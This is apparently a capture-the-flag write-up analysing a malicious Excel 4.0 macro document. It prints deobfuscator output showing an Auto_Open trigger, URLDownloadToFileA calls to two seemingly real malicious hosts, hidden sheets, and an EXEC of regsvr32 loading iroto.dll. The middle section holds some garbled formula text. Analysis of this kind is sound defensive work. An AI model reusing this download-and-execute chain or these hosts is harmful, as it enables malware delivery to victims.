

Scenario: Malicious Excel 4.0 Macros Analysis

Objective:


Investigate a suspicious Office document forwarded by employees that contains malicious Excel 4.0 macros. The goal is to identify the attacker's techniques, persistence methods, and payload execution process by analyzing the file behavior and hidden macros.

Challenge 1

What do attackers change the cell name to make Excel 4.0 macros work when the document is opened?

Steps Taken:

Loaded the document into Future Record Triage for initial inspection.



Identified that attackers used the Auto_Open function, which triggers automatically when the document is opened.

This technique ensures that the malicious Excel 4.0 macros execute without requiring user interaction.

Answer:

Attackers changed the cell name to Auto_Open.

Challenge 2:

What is the address of the first cell where Excel 4.0 macros will run?

Steps Taken:

Analyzed the macro structure and noted the absolute reference used.

Observed that execution was linked to a specific sheet and cell address.

```
XLMMacroDeobfuscator(v0.2.7) - https://github.com/DissectMalware/XLMMacroDeobfuscator
File: C:\Users\BGY1WV2\Downloads\Mal\excel40macroschallenge\research-1646684671.xls
Unrecognized file format
Unencrypted xls file

[Loading Cells]
auto_open: auto_open->'Doc4!$BA$7'
[Starting Deobfuscation]
CELL:BA17, FullEvaluation, FORMULA("R",Doc3AY16)
CELL:BA18, FullEvaluation, FORMULA("hws.visionconsulting.ro/N1G1KCXA/dot.html",Doc3AY13)
CELL:BA19, FullEvaluation, FORMULA("URLDownloadToFileA",Doc3AY11)
CELL:BA20, PartialEvaluation, FORMULA(=LEFT("LdecvsgvrsxLxrgxg",1),Doc3AY17)
CELL:BA21, FullEvaluation, FORMULA("royalpalm.sparkblue.lk/vCNhYrq3Yg8/dot.html",Doc3AY14)
CELL:BA25, FullEvaluation, FORMULA("JJCCBB",Doc3AY12)
CELL:BA26, FullEvaluation, BG16()
CELL:BG17, PartialEvaluation, =WORKBOOK.HIDE("Doc2",1)
CELL:BG18, PartialEvaluation, =WORKBOOK.HIDE("Doc3",1)
CELL:BG19, PartialEvaluation, =WORKBOOK.HIDE("Doc4",1)
CELL:BG20, PartialEvaluation, "874526348672131073295890118132856725104642832721302423487516868859"
```

Answer:

The first macro cell runs at Doc4!\$BA\$7

Which function is used to start a process in the operating system?

Steps Taken:

Examined hidden formulas within the sheet.

Identified the usage of the EXEC function, which allows execution of OS-level commands from within Excel 4.0 macros.

885942109463959323297595260510582865920==AC0S(78947561234876795599709969853406929702810725797355505844224)==AC0S(797897860545492382896423338822144)=FORMULA(=""=EXEC(=""=regsrv32 -s """"s""""..i\roto.d\l""""))",Doc3AM14)"
CELL:B621, FullEvaluation, FORMULA(=""=EXEC(=""=regsrv32 -s ""s""""..i\roto1.d\l""""))",Doc3AM15)
CELL:B622, FullEvaluation, RD42C(

Answer:

The function used is EXEC.

Challenge 4:

Which LOLBAS tool was used in the macros?

Steps Taken:

Traced the payload execution process.

Found that the document spawned a regsvr32 process.



This tool is a well-known LOLBAS (Living Off the Land Binary and Script) used by attackers to bypass defenses and run malicious DLLs.

Answer:

The LOLBAS tool used is regsvr32.exe.

Challenge 5:

What is the name of the registered DLL?

Steps Taken:

Followed the execution trail of the spawned process.

Identified that iroto.dll was the malicious DLL executed via regsvr32.

Answer:

The registered DLL is iroto.dll.


Challenge 6:

What is the username that made the last change to the malicious document?

Steps Taken:

Checked the document metadata.

Retrieved the information on the last modification user.



Answer:

The username that made the last change is Amanda

Overall Assessment:

This attack demonstrates a classic Excel 4.0 macro-based infection chain, leveraging living-off-the-land techniques (regsvr32) for stealthy execution and DLL persistence. The presence of hidden download URLs further indicates that the file was designed to pull additional payloads post-execution, reinforcing the high risk posed to the organization